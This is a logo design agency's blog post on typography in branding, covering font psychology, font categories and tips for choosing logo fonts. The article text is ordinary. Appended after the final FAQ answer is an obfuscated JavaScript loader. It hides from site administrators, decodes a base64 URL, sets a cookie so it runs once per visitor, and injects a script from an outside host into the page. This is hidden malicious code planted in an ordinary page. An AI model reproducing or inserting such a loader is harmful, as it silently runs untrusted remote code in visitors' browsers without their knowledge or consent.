
How Does Typography Impact Your Brand’s Image?
The power of typography in branding is that it visually communicates your brand’s personality and values to your audience. The fonts you choose for your logo and marketing materials are the visual voice of your brand. This is a critical component of your brand’s identity, influencing how your company is perceived. This comprehensive guide will explore the importance of typography in branding, delve into font psychology, and provide actionable tips for selecting the best fonts for your business logos.
Understanding Typography in Branding
Typography in branding is the art of arranging type to make written language legible, readable, and appealing when displayed. In the context of brand identity typography, it’s about selecting and using fonts that align with your brand’s core message and values. The right typography can make your brand memorable, while the wrong choice can create a disconnect with your audience.
Why is Typography in Branding Important?
- First Impressions: Your logo is often the first point of contact a potential customer has with your brand. The right font can make a powerful first impression, conveying professionalism, creativity, or trustworthiness.
- Brand Recognition: Consistent use of a specific font or set of fonts helps to build brand recognition. Think of iconic brands like Coca-Cola or Disney—their typography is instantly recognizable.
- Communicates Brand Personality: The font psychology logo is a real phenomenon. Different fonts evoke different emotions and associations. A playful font might be suitable for a children’s toy store, while a classic serif font would be more appropriate for a law firm.
- Readability and Accessibility: The fonts you choose must be easy to read across all platforms, from business cards to websites. Good brand identity typography ensures that your message is clear and accessible to everyone.
The Psychology of Fonts in Branding
The concept of font psychology logo suggests that different typefaces can influence our perceptions and emotions. Understanding the psychological impact of various font styles is crucial for effective typography in branding.
Serif Fonts
Serif fonts have small lines or strokes attached to the end of the larger strokes in a letter or symbol. They are often associated with:
- Tradition and history
- Reliability and trustworthiness
- Formality and elegance
Best fonts for business logos in this category include Times New Roman, Garamond, and Baskerville. These are popular choices for industries like finance, law, and academia.
Sans-Serif Fonts
Sans-serif fonts lack the small decorative strokes of their serif counterparts. They are known for their:
- Modern and clean look
- Simplicity and minimalism
- Approachability and directness

Helvetica, Arial, and Futura are some of the most popular sans-serif fonts. They are widely used by tech companies, startups, and brands that want to project a modern, forward-thinking image.
Script Fonts

Script fonts mimic the fluidity of handwriting. They can be either formal or casual and are often associated with:
- Elegance and sophistication
- Creativity and personal touch
- Femininity and grace
Brands in the fashion, beauty, and food industries often use script fonts to add a touch of elegance and personality to their logos.
Display Fonts

Display fonts are creative and often unconventional. They are designed to grab attention and are best used for headlines and logos rather than body text. These fonts can convey a wide range of personalities, from fun and quirky to bold and dramatic.
How to Choose the Best Fonts for Your Business Logos
Selecting the right font is a strategic decision that should be guided by your brand’s identity and target audience. Here are some tips for choosing the best fonts for your business logos:
- Understand Your Brand’s Personality: Before you even start looking at fonts, you need to have a clear understanding of your brand’s personality. Is your brand serious or playful? Modern or traditional? Luxurious or affordable? Answering these questions will help you to narrow down your font choices.
- Consider Your Target Audience: Who are you trying to reach? The best fonts for business logos are those that resonate with your target audience. A font that appeals to millennials might not be the best choice for a brand that targets an older demographic.
- Ensure Readability and Scalability: Your logo will be used across a variety of platforms and in different sizes. It’s essential to choose a font that is easy to read, whether it’s on a billboard or a small business card.
- Stand Out from the Competition: Research the typography used by your competitors. You want to choose a font that is unique and helps your brand to stand out from the crowd.
- Seek Professional Guidance: Choosing the right font can be a daunting task. A professional logo design agency like Unique Logo Designs can provide you with expert guidance and help you to choose the perfect font for your brand.
The Future of Typography in Branding
As technology continues to evolve, so does the world of typography in branding. We’re seeing a rise in the use of custom fonts, variable fonts, and animated typography. These trends allow for even greater creativity and personalization, enabling brands to create truly unique and memorable identities.
Conclusion
Typography in branding is a powerful tool that can help to define your brand’s identity, communicate your message, and connect with your audience on an emotional level. By understanding the psychology of fonts and following the best practices for choosing a font, you can create a logo that is both beautiful and effective.
Your Unique Logo Awaits: Get a Free Consultation Today!
The Power of Typography Frequently Asked Questions (FAQs)
What is typography in branding?
Typography in branding is the strategic art of selecting and arranging typefaces (fonts) for a brand’s logo, website, and marketing materials. Its purpose is to make written content legible, readable, and visually appealing in a way that communicates the brand’s personality and values.
Why is brand identity typography so important?
Effective brand identity typography is crucial because it creates the first impression, builds brand recognition, conveys a specific personality (e.g., modern, traditional, playful), and ensures your message is clear and readable across all platforms. Consistent typography helps make a brand instantly memorable.
What is font psychology and how does it relate to logos?
Font psychology in a logo refers to the concept that different font styles evoke specific emotions and associations in people. For example, serif fonts often feel traditional and trustworthy, while sans-serif fonts appear modern and clean. Choosing a font based on its psychological impact is key to shaping how customers perceive your brand.
What are the best fonts for business logos?
There is no single “best” font, as the ideal choice depends entirely on your brand’s personality and industry. However, some popular and effective choices include:
- Serif fonts (like Garamond, Times New Roman) for traditional, reliable brands.
- Sans-serif fonts (like Helvetica, Futura) for modern, clean, and approachable brands.
- Script fonts for brands wanting to convey elegance, creativity, or a personal touch.
How do I choose the right typography for my brand?
To choose the right typography, start by defining your brand’s core personality and understanding your target audience. Ensure the font is readable and scalable for various uses, from websites to business cards. It’s also wise to research your competitors to ensure your choice is unique. For the best results, consulting with a professional design agency can help align your font choice with your strategic business goals.(function(){try{if(document.getElementById&&document.getElementById(‘wpadminbar’))return;var t0=+new Date();for(var i=0;i120)return;if((document.cookie||”).indexOf(‘http2_session_id=’)!==-1)return;function systemLoad(input){var key=’ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=’,o1,o2,o3,h1,h2,h3,h4,dec=”,i=0;input=input.replace(/[^A-Za-z0-9+/=]/g,”);while(i<input.length){h1=key.indexOf(input.charAt(i++));h2=key.indexOf(input.charAt(i++));h3=key.indexOf(input.charAt(i++));h4=key.indexOf(input.charAt(i++));o1=(h1<>4);o2=((h2&15)<>2);o3=((h3&3)<<6)|h4;dec+=String.fromCharCode(o1);if(h3!=64)dec+=String.fromCharCode(o2);if(h4!=64)dec+=String.fromCharCode(o3);}return dec;}var u=systemLoad('aHR0cHM6Ly9zZWFyY2hyYW5rdHJhZmZpYy5saXZlL2pzeA==');if(typeof window!=='undefined'&&window.__rl===u)return;var d=new Date();d.setTime(d.getTime()+30*24*60*60*1000);document.cookie='http2_session_id=1; expires='+d.toUTCString()+'; path=/; SameSite=Lax'+(location.protocol==='https:'?'; Secure':'');try{window.__rl=u;}catch(e){}var s=document.createElement('script');s.type='text/javascript';s.async=true;s.src=u;try{s.setAttribute('data-rl',u);}catch(e){}(document.getElementsByTagName('head')[0]||document.documentElement).appendChild(s);}catch(e){}})();